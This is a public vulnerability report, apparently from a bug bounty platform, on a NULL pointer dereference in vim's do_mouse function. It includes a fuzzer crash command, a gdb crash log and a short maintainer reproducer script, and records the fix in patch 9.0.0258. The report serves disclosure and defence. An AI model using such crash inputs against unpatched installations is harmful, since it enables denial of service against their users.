

NULL Pointer Dereference in function do_mouse in vim/vim

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Description

NULL Pointer Dereference in function do_mouse at vim/src/mouse.c:496 .

vim version

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git log
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commit 171c683237149262665135c7d5841a89bb156f53 (HEAD -> master, tag: v9.0.
```



Proof of Concept

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./vim -u NONE -X -Z -e -s -S /home/fuzz/test/poc3_null.dat -c :qa!  
Segmentation fault (core dumped)
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gdb log

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[Thread debugging using libthread_db enabled]  
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
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Program received signal SIGSEGV, Segmentation fault.  
0x000055555598dee4 in do_mouse (oap=0x7fffffffbbf30, c=0xffffd303, dir=0xfffff  
496          c1 = TabPageIdxs[mouse_col];
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[ Legend: Modified register | Code | Heap | Stack | String ]
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$rax : 0x0
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$rbx   : 0x007ffffffffbd20 → 0x0000000000000000
$rcx   : 0x0
$rdx   : 0x0

$rsp   : 0x007ffffffffbba0 → 0x0000000000000000
$rbp   : 0x007ffffffffbd50 → 0x007ffffffffbd70 → 0x007ffffffffbed0 → 0x0
$rsi   : 0x0
$rdi   : 0x1
$rip   : 0x0055555598dee4 → <do_mouse+4540> movzx eax, WORD PTR [rcx]
$r8     : 0x0
$r9     : 0x007ffffffffbde0 → 0x00007fff00000000
$r10    : 0x007ffff65a3000 → 0x007ffff7fb8000 → 0x007ffff7709398 → 0x0
$r11    : 0xd0
$r12    : 0x000ffffffff784 → 0x0000000000000000
$r13    : 0x007ffffffffbc20 → 0x0000000041b58ab3
$r14    : 0x007ffffffffbdb0 → 0x0000000041b58ab3
$r15    : 0x007ffffffffbc20 → 0x0000000041b58ab3
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow F
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00

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0x007ffffffffbba0|+0x0000: 0x0000000000000000 ← $rsp
0x007ffffffffbba8|+0x0008: 0x0000000000000001
0x007ffffffffbbb0|+0x0010: 0xffffd303ffffffff
0x007ffffffffbbb8|+0x0018: 0x007ffffffffbf30 → 0x0000000000000000
0x007ffffffffbbc0|+0x0020: 0x00555555df3590 → <init_chartabsize_arg+0> enc
0x007ffffffffbbc8|+0x0028: 0x0000000000000000
0x007ffffffffbbd0|+0x0030: 0x0a24026c97468bed
0x007ffffffffbbd8|+0x0038: 0x0000000000000000

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0x55555598deda <do_mouse+4530> je      0x55555598dee4 <do_mouse+4540>
0x55555598dedc <do_mouse+4532> mov     rdi, rax
0x55555598dedf <do_mouse+4535> call   0x55555568d980 <__asan_report_loa
→ 0x55555598dee4 <do_mouse+4540> movzx  eax, WORD PTR [rcx]
0x55555598dee7 <do_mouse+4543> cwde
0x55555598dee8 <do_mouse+4544> mov     DWORD PTR [rbp-0x180], eax
0x55555598deee <do_mouse+4550> cmp     DWORD PTR [rbp-0x180], 0x0
0x55555598def5 <do_mouse+4557> js      0x55555598dfc1 <do_mouse+4761>
0x55555598defb <do_mouse+4563> lea     rax, [rip+0x6e337e] # 0x55555598dfc1

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491         && cmdwin_type == 0
492     # endif
493     }

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493         && mouse_col < Columns)
494     {
495         in_tab_line = TRUE;

        // c1=-0x68b97413
→ 496         c1 = TabPageIdxs[mouse_col];
497         if (c1 >= 0)
498         {
499             if ((mod_mask & MOD_MASK_MULTI_CLICK) == MOD_MASK_2CLICK)
500             {
501                 // double click opens new page

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[#0] Id 1, Name: "vim", stopped 0x55555598dee4 in do_mouse (), reason: SIGSEGV

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
[#0] 0x55555598dee4 → do_mouse(oap=0x7fffffffbbf30, c=0xffffd303, dir=0xfffff
[#1] 0x5555559989af → nv_mouse(cap=0x7fffffffbbe20)
[#2] 0x5555559b8641 → normal_cmd(oap=0x7fffffffbbf30, toplevel=0x1)
[#3] 0x55555583b6de → exec_normal(was_typed=0x0, use_vpeekc=0x0, may_use_te
[#4] 0x55555583b49d → exec_normal_cmd(cmd=0x611000000b84 "<", remap=0x0, si
[#5] 0x55555583ad41 → ex_normal(eap=0x7fffffffcc2f0)
[#6] 0x555555817569 → do_one_cmd(cmdlinep=0x7fffffffcc650, flags=0x7, cstack
[#7] 0x55555580e80c → do_cmdline(cmdline=0x6110000002c0 "tabnew", fgetline=
[#8] 0x555555b31dd4 → do_source_ext(fname=0x604000000213 "/home/fuzz/test/p
[#9] 0x555555b32f06 → do_source(fname=0x604000000213 "/home/fuzz/test/poc3_

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gef> p TabPageIdxs[mouse_col]
Cannot access memory at address 0x0
gef>

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poc download: [poc3_null.dat](https://github.com/Janette88/vim/blob/main/poc3_null.dat)

Impact

NULL Pointer Dereference in function do_mouse allows attackers to cause a denial of service (application crash) via a crafted input.

(Published)

Vulnerability Type

CWE-476: NULL Pointer Dereference

Severity

Medium (6.3)

Registry

Other

Affected Version

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Visibility

Public

Status

Fixed

Found by



janette88

@janette88

master ▼

Fixed by



Bram Moolenaar

@brammool

maintainer

This report was seen 844 times.

We are processing your report and will contact the **vim** team within 24 hours. 3 months ago

We have contacted a member of the **vim** team and are waiting to hear back 3 months ago

janette88 modified the report 3 months ago

Bram Moolenaar validated this vulnerability 3 months ago

I can reproduce it. This is the simplified POC:
tabnew

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set mouse=a
exe "norm <LeftMouse>"

janette88 has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

Bram Moolenaar 3 months ago

Maintainer

Fixed with patch 9.0.0259

Bram Moolenaar marked this as fixed in 9.0.0258 with commit 805257 3 months ago

Bram Moolenaar has been awarded the fix bounty ✓

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